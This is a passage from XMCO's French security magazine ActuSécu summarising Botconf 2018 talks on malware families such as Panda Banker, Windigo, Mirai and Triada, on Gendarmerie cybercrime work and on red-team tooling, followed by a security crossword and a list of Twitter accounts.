Toutefois, il est bon de détecter les menaces que l'on connaît, mais nous cherchons également à nous prémunir des menaces émergentes. En ce sens, il a été suggéré de construire une whitelist et une blacklist de fonction Power-Shell, et d'investiguer à partir de ces événements.

« L'évolution des macros "malveillantes" présentes dans les documents Microsoft Office a été abordée (présentation des cibles, cycle de vie, étapes de compromission, etc.) »

Hunting for Silence

Rustam MIRKASYMOV

Il s'agissait ici d'une analyse du trojan « Silence » qui a visé les institutions financières ukrainiennes en 2017. A ce titre, les schémas classiques ont été présentés : mécanismes de communication avec le C&C, commandes disponibles, actions sur les systèmes, persistance, fun facts, etc.

Nous pouvons retenir de cette présentation que ce malware ne s'attaque pas seulement aux banques. Le groupe à son origine a également attaqué des magasins en ligne, des agences de presse et des compagnies d'assurance. Ils tiraient alors parti de ces compromissions pour utiliser leur infrastructure et attaquer les institutions financières.

Cybercrime fighting in the Gendarmerie

Colonel Jean-Dominique NOLLET

+ Slides

<https://www.zdnet.fr/actualites/cyber-les-gendarmes-du-c3n-soignent-leur-image-via-la-communaute-39877713.htm>

Le Colonel Nollet de la gendarmerie nationale a présenté la seconde Keynote de cette 6e édition. Sa présentation s'est axée sur le rôle du C3N, le centre de lutte contre la cybercriminalité de la gendarmerie, et la présentation des enjeux de leur travail. Coupant court aux idées reçues, il a été rappelé que la gendarmerie n'était pas un « acteur étatique » et n'avait pas pour mission d'espionner et d'attaquer des citoyens, bien au contraire. En effet, le rôle de la gendarmerie est inchangé entre la vie « réelle » et sur Internet, puisqu'ils travaillent dans les deux cas à la sécurité des citoyens.

Cette tâche au combien compliqué dissimulent de nombreuses embûches. Afin de pouvoir répondre au mieux aux plaintes, il faut que les gendarmes soient formés et puissent expliquer et comprendre les problèmes d'une victime. En parallèle de cette relation de proximité, le C3N a pour but d'assurer aux équipes traitant de risques liés à la cyber soient convenablement outillés.

Cette présentation a également pris la forme d'une invitation à la collaboration. Il est primordial que la communauté de chercheurs partage les informations qu'ils ont pu accumuler. L'apport de ces renseignements est primordial pour mener à bien leur mission. Il est également rappelé, comme chaque année, que les poursuites judiciaires sont limitées par le cadre strict qu'est la loi. De fait, l'acquisition de preuves est encadrée, et il n'est pas possible de mener des actions de « hack back » pour collecter de nouvelles preuves. En ce sens, il a été souligné l'importance des preuves permettant d'accuser un acteur. Il est facile dans le cadre d'attaque cyber de se laisser aller à des suppositions. Il est important pour la communauté de ne plus simplement se fier aux faisceaux d'indices, mais de rechercher de réelles preuves.

Enfin, lors de la séance de questions, il a été abordé l'importance des bonnes relations entre les chercheurs et les forces de l'ordre. Bien que les événements découlant de l'apport d'informations ne peuvent pas toujours être communiqués directement, il n'est que plus important de faire comprendre que l'information a été valorisée et prise en compte.

Everything Panda Banker

Dennis SCHWARZ (@tildedennis)

+ Slides

https://www.botconf.eu/wp-content/uploads/2018/12/2018-Dennis-Schwarz-everything_panda_banker.pdf
<https://t.co/5tjWpKfml0>

Le malware Panda Banker est originaire de Norvège et date de 2016. Son nom provient de différentes mentions au sein du code ainsi que dans le panneau de contrôle. Panda Banker est toujours actif aujourd'hui. La dernière version identifiée date de juin 2018, il est donc toujours en cours de développement. On ne compte pas moins de 45 versions distinctes à ce jour.

Le speaker a déroulé la présentation habituelle d'un nouveau malware, en détaillant les différentes techniques d'obfuscation: la résolution d'API par leur hash, en revenant sur ses différentes fonctionnalités, son mécanisme de communication utilisant un Domain Generation Algorithm.

Le plus de cette présentation reste l'aperçu de l'évolution du malware dans le temps. En effet, Panda Banker était tout d'abord basé sur le code source de Zeus. Des améliorations y ont été apportées progressivement, jusqu'à se détacher complètement du fonctionnement de Zeus et devenir un malware à part entière.

Judgement Day

Thomas SIEBERT

Malheureusement, cette présentation était marquée comme TLP:RED ! Nous ne reviendrons donc pas sur son contenu.

The Dark Side of the ForSSHe

Romain DUMONT et Hugo PORCHER (@icecr4ck)

+ Slides

https://www.botconf.eu/wp-content/uploads/2018/12/2018-R-Dumont-H-Porcher-dark_side_of_the_forsshe.pdf

Au cours de cette présentation, les speakers sont revenus sur le malware Windigo. Celui-ci a été renommé pour ces attaques des serveurs via SSH. Une fois connecté à sa victime, un script Perl est pipé au travers de la connexion et permet d'extraire différentes informations de la victime. L'avantage étant de ne pas laisser de fichier sur le système ciblé. Les techniques d'exfiltration rencontrées sont très diverses, au travers de requêtes GET/POST, via un email, via DNS ou même via des protocoles personnalisés.

Trois grandes familles ont été présentées : Kamino, Kessel et Bonadan. Celles-ci possèdent différentes fonctionnalités comme le vol de mots de passe, de clés privées, une possibilité de backdoor, ou encore miner de la cryptomonnaie. Enfin, ce talk se terminait par quelques bonnes pratiques : utiliser des clés plutôt que des mots de passe, interdire l'authentification root, ou encore monitorer les connexions sshd.

> Jour 3

WASM Security Analysis and Reverse Engineering

Zhao GUANGYUAN et Wu TIEJUN

+ Slides

<https://www.botconf.eu/wp-content/uploads/2018/12/2018-T-Wu-G-Zhao-WASM-security-analyze-And-reverse-engineering.pdf>

La dernière journée de talk s'ouvre sur une conférence difficile d'accès. Les orateurs nous ont présenté dans un premier temps WebAssembly. Il s'agit d'une technologie assembleur conçue pour être exécutée dans un environnement virtuel supportant JavaScript, elle peut donc être déployée via un navigateur et est facilement portable sur de multiples plateformes. Elle est également régulièrement décrite comme un équivalent du binaire pour le Web.

Les deux chercheurs sont en suites revenus sur le très connu CoinHive, dont le coeur est écrit en WASM et dispose d'un shell en JavaScript.

Malheureusement, la sécurité de ce composant n'est pas aboutie. Plusieurs vulnérabilités ont déjà été rapportées, comme la CVE-2018-4121 affectant Webkit. Cette technologie pourrait donc être utilisée afin de réaliser différentes attaques : contournement de WAF, injection web, XSS, ...

Enfin, il a été noté que ce code assembleur est difficilement réversible, il existe notamment le plug-in IdaWasm pour IDA.

Red Teamer 2.0: Automating the C&C Set up Process

Charles IBRAHIM

+ Slides

<https://www.botconf.eu/wp-content/uploads/2018/12/2018-C-Ibrahim-RedTeamer-2.0.pdf>

La conférence a commencé avec un rappel sur les grandes étapes organisationnelles d'une mission de Redteam (préparation, analyse, restitution) et les catégories qui la compose : Intrusion physique, intrusion logique, ingénierie Sociale ;

Charles IBRAHIM a expliqué la nécessité d'avoir à disposition un/des outils facilitant la réalisation de missions (en ressources, en temps, en complexité, en suivi) et réduisant les risques d'échec. Il en a résulté la présentation de l'outil Abaddon (open source ? pour le moment non...).

Les problématiques suivantes ont ainsi été évoquées :

- + le manque de préparation de la mission et d'explication de la démarche en incluant les risques ;
- + le manque de communication durant la mission ;
- + la difficulté de conserver un petit groupe au courant (éviter d'avoir trop d'interlocuteurs) ;
- + la difficulté de conserver des rôles et des responsabilités durant la mission ;

+ le côté politiquement complexe de ces missions ;

+ etc.

La phase d'analyse est ici la plus complexe dans le sens où il s'agit du coeur de la mission. Cinq axes ont ici été présentés :

+ phase de reconnaissance (définition des cibles et recherche de points d'entrée)

+ réunion, catégorisation et élaboration des outils d'exploitation spécifiques au périmètre ciblé ;

+ déploiement (email, SE, etc.) ;

+ exploitation (récupération d'informations via le C&C et analyse, élévation de privilèges, etc.)

+ post-exploitation (persistance, accès à la cible définie avec le client, suppression des traces, etc.) ;

L'infrastructure déployée par Wavestone a également été présentée à base d'instances EC2 d'Amazon, de serveurs SES SMTP, Route53 DNS, etc.

Mirai: Beyond the Aftermath

Rommel JOVEN (@rommeljovent17), David MACIEJAK et Jasper MANUEL

+ Slides

<https://www.botconf.eu/wp-content/uploads/2018/12/2018-R-Joven-Mirai-Beyond-the-Aftermath.pdf>

Cette présentation revient sur le très populaire botnet Mirai. Ce dernier a permis de mettre en lumière un manque de sécurité flagrant sur les nouveaux objets connectés. Ce réseau a été utilisé à des fins de déni de service, notamment à l'encontre de sites connus tels que Reddit, Spotify ou encore krebsonsecurity.com. De plus, son code source a ensuite été rendu public. Ceci a conduit à l'émergence de divers botnet, et même de botnets « bienveillants », cherchant à protéger les objets vulnérables, tels que le botnet Hijam.

Parmi les variantes identifiées, on peut également mentionner :

+ IoTReaper, qui utilise une partie du code de Mirai, mais exploite également des vulnérabilités pour se propager

+ ADB.Miner, qui ajoute quant à lui un mineur de Monero

La conférence se termine sur les différents moyens de monétiser un botnet puisque l'argent reste le principal moteur de ces activités. Différentes méthodes ont été évoquées dont le minage de cryptomonnaie, le vol de cryptomonnaie, ou encore la location pour des attaques par déni de service.

Leaving no Stone Unturned – in Search of HTTP Malware Distinctive Features

Piotr BIAŁCZAK (@bialczakp)

+ Slides

<https://www.botconf.eu/wp-content/uploads/2018/12/2018-P-Bialczak-Leaving-no-stone-untuned-in-search-of-HTTP-malware.pdf>

Le but de cette présentation était de montrer les différences entre des requêtes HTTP légitimes et celles utilisées par des logiciels malveillants/bots (les requêtes étant souvent forgées de façon alambiquée à destination des C&C).

Pour ce faire, une analyse a été réalisée sur le trafic « normal » de différents navigateurs ainsi que celui de différents malwares (Windows).

Dans les différences observées, on trouve :

+ des signes de ponctuation manquants ou mal placés (exemple des virgules) ;

+ des retours chariot absents ;

+ des tabulations / espaces ;

+ la version HTTP utilisée ;

+ des fautes d'orthographe dans les users agents, les referrers, etc. ;

+ des headers dupliqués, manquants ou malformés ;

+ le port de destination ;

+ l'utilisation d'IP à la place de noms de domaines ;

+ des caractères non-ascii ;

+ etc.

In fine, certaines erreurs permettent de distinguer de façon flagrante l'utilisation d'un logiciel légitime d'un logiciel malveillant. Toutefois, les anomalies sont parfois difficiles à discerner dans le sens où certains navigateurs les produisent également de façon fortuite. Les fonctionnalités présentées peuvent donc être utilisées pour fournir des informations sommaires afin de savoir si la requête est légitime ou non, mais ne peuvent se suffire à elles-mêmes.

How many Mirai variants are there?

Ya LIU et Hui WANG

+ Slides

https://www.botconf.eu/wp-content/uploads/2018/12/2018-Y-Liu-H-Wang-HowManyMiraiVariantsAreThere_public.pdf

En raison de contraintes de transports, nous n'avons pas été en mesure d'assister à cette présentation

Let's Go with a Go RAT!

Yoshihiro ISHIKAWA et Shinichi NAGANO

+ Slides

https://www.botconf.eu/wp-content/uploads/2018/12/2018-Y-Ishikawa-S-Nagano-Lets-go-with-a-Go-RAT_final.pdf

Yoshihiro ISHIKAWA et Shinichi NAGANO ont présenté un « nouveau » malware/RAT nommé « WellMess » pour « Welcome Message » développé à l'aide du langage Open Source GO (avant une variante en .NET).

Après un bon reminder sur l'historique et les caractéristiques du GO, les détails de « WellMess » ont été abordés ainsi qu'une analyse très complète. In fine, pas de grande révolution, on retrouve les fonctions classiques du C&C (RCE, upload/download, etc.), le support de différentes langues, l'utilisation de différents User-Agent, mais également les Typo Strings qui font toujours sourire (Choise -> Choice, Mozilla -> Mozilla, etc.) aussi bien dans la configuration côté C&C que dans les échanges avec le malware (commandes, etc.).

Les différences entre les deux variantes Golang et .NET ont également été abordés ainsi que l'infrastructure et les mécanismes de communication avec le C&C.

Tracking Actors through their Webinjects

James WYKE

+ Slides

<https://www.botconf.eu/wp-content/uploads/2018/12/2018-J-Wyke-Tracking-actors-through-their-webinjects.pdf>

Au cours de cette présentation James WYKE est revenu sur la menace que représentent les injections Webs. Ces attaques visent à introduire du code malveillant au sein du navigateur de la victime. Ceci permet alors de récupérer les identifiants de connexion, ou encore de réaliser différentes actions à l'insu de l'utilisateur. Le champ des possibles est grand, et les attaquants ciblent généralement les sites bancaires visités par les victimes.

Le chercheur a alors effectué un listing de différents logiciels malveillants, en détaillant pour chacun les informations disponibles. Il est entre autres revenu sur : Yummba, Tables, inj_inj (présent dans Gootkit, ISFB, ZeusPanda, Dridex), LOB_ATS.

En analysant les configurations, les adresses IP des C&C et les injections, le chercheur a proposé un regroupement selon les acteurs suivants : Chanitor/Moskalvzapoe, The Italian Job, American Panda.

Triada: the Past, the Present and the (Hopefully not Existing) Future

Łukasz SIEWIERSKI (@maldr0id)

Cette présentation de Łukasz SIEWIERSKI était dédiée à une présentation du malware / backdoor Android Triada et ses évolutions au fil des années.

Découvert dans un premier temps par Kaspersky en 2016, Triada utilisait de « vieux » exploits afin d'obtenir un accès root sur le device. Un binaire custom « su » protégé par mot de passe était ensuite droppé et utilisé afin d'installer de nouvelles applications dans /system (d'en supprimer d'autres pour faire de la place si nécessaire), de désactiver les protections de Google (ex. Google Play Protect), de manipuler les droits des fichiers (chattr), etc.

Triada était également en mesure de hooker les processus de différents navigateurs afin de manipuler le trafic.

Android améliorant à chaque nouvelle version ses mécanismes de sécurisation, les développeurs ont dû opter pour de nouvelles solutions afin de contourner ces solutions (ex. quand le rootage du device était impossible).

Au lieu de chercher en permanence à contourner les systèmes de détection, ils ont cherché à utiliser des backdoors niveau système et à améliorer les méthodologies de contrôle à distance :

- + modification de la fonction système de log pour s'exécuter dans le contexte des applications à chaque appel (directement sur des images système) ;

- + injection dans les processus via des fichiers MMD (<md5_process_name >36jmd) ;

- + nouveaux mécanismes de communication avec le C&C et d'autres applications (en mode backdoor) ;

- + ajout de solutions de chiffrement et obfuscation pour ralentir le reverse ;

Après la phase de reverse, le chercheur a enchaîné sur les solutions de protection / mitigation face à Triada (prise de contact avec les Original Equipment Manufacturer aka OEMs impactés pour mettre à jour les images système, etc.).

In fine, d'un simple « rooting trojan » Triada a muté en backdoor préinstallée.

revue du web

Au programme : mots croisés et comptes Twitter

par Bastien CACACE

> Les mots croisés de la sécu


Saurez-vous le terminer ?

> Twitter

Sélection de comptes Twitter



© Julien Etienne - Evolux.com



Horizontal	Vertical
5. L'attaque de la patate chaude !	1. Société faisant l'actualité sur des échecs autour de sa sécurité et de sa gestion de la vie privée de ses utilisateurs
8. Autorité de certification victime d'une intrusion.	2. Attaque récente sur l'infrastructure DNS
10. Faille de sécurité très médiatisée ayant fêté ses 5 ans en avril	3. Outil de rétro-ingénierie publié par la NSA
11. Association créée en 1996 qui réunit des passionnés par la sécurité des systèmes d'information et des réseaux	4. Alternative open source à OpenVPN
14. Célèbre liste de millions de mots de passe obtenus suite à une intrusion	6. Célèbre analyseur réseau qui est récemment passé en version 3.0.
15. Série de comportements par défaut permettant de devenir administrateur de domaine à partir d'une boîte mail compromise	7. Porte dérobée installée sur des milliers d'ordinateurs au travers de leur logiciel de mise à jour.
	9. Protocole de communication ayant fait récemment l'actualité malgré lui.
	12. Prestataire d'e-mails ayant perdu toutes ses données hormis un serveur aux Pays-Bas.
	13. Dernière vulnérabilité identifiée sur les Intel Core. Dans l'automobile, cela permet d'améliorer l'aérodynamisme.



> Sélection des comptes Twitter suivis par le CERT-XMCO

Netmux



<https://twitter.com/netmux>

rvrsh3ll



<https://twitter.com/424f424f>

Elliot Alderson



<https://twitter.com/fs0c131y>

John Lambert



<https://twitter.com/JohnLaTwC>

Xylitol



<https://twitter.com/Xylit0l>

sam_et_max



https://twitter.com/sam_et_max

John D. Cook



<https://twitter.com/UnixToolTip>

Ange Albertini



<https://twitter.com/angealbertini>

Renaud Lifchitz




<https://twitter.com/nono2357>

Matt Nelson



<https://twitter.com/enigma0x3>



> Remerciements

Photographie

Gillie Rhodes

<https://www.flickr.com/photos/lovestruck94/6770444025>

Toni Vuohelainen

<https://www.flickr.com/photos/tonivuohelainen/14174009443>

Chris Bentley

<https://www.flickr.com/photos/cementley/5915625215/>

Darkday

<https://www.flickr.com/photos/drainrat/16214903806>

Thomas Hawk

<https://www.flickr.com/photos/thomashawk/8225891292>

Filip Patock

<https://www.flickr.com/photos/142841067@N07>

Roberta Cortese

<https://www.flickr.com/photos/satyrika/7620615478>



L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante : <https://www.xmco.fr/actusecu/>

www.xmco.fr

18 rue Bayard
75008 Paris - France

tél.	+33 (0)1 47 34 68 61
fax.	+33 (0)1 43 06 29 55
mail.	info@xmco.fr
web	www.xmco.fr
blog	blog.xmco.fr / blog-pci.xmco.fr

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00056 - N° TVA intracommunautaire : FR 29 430 137 711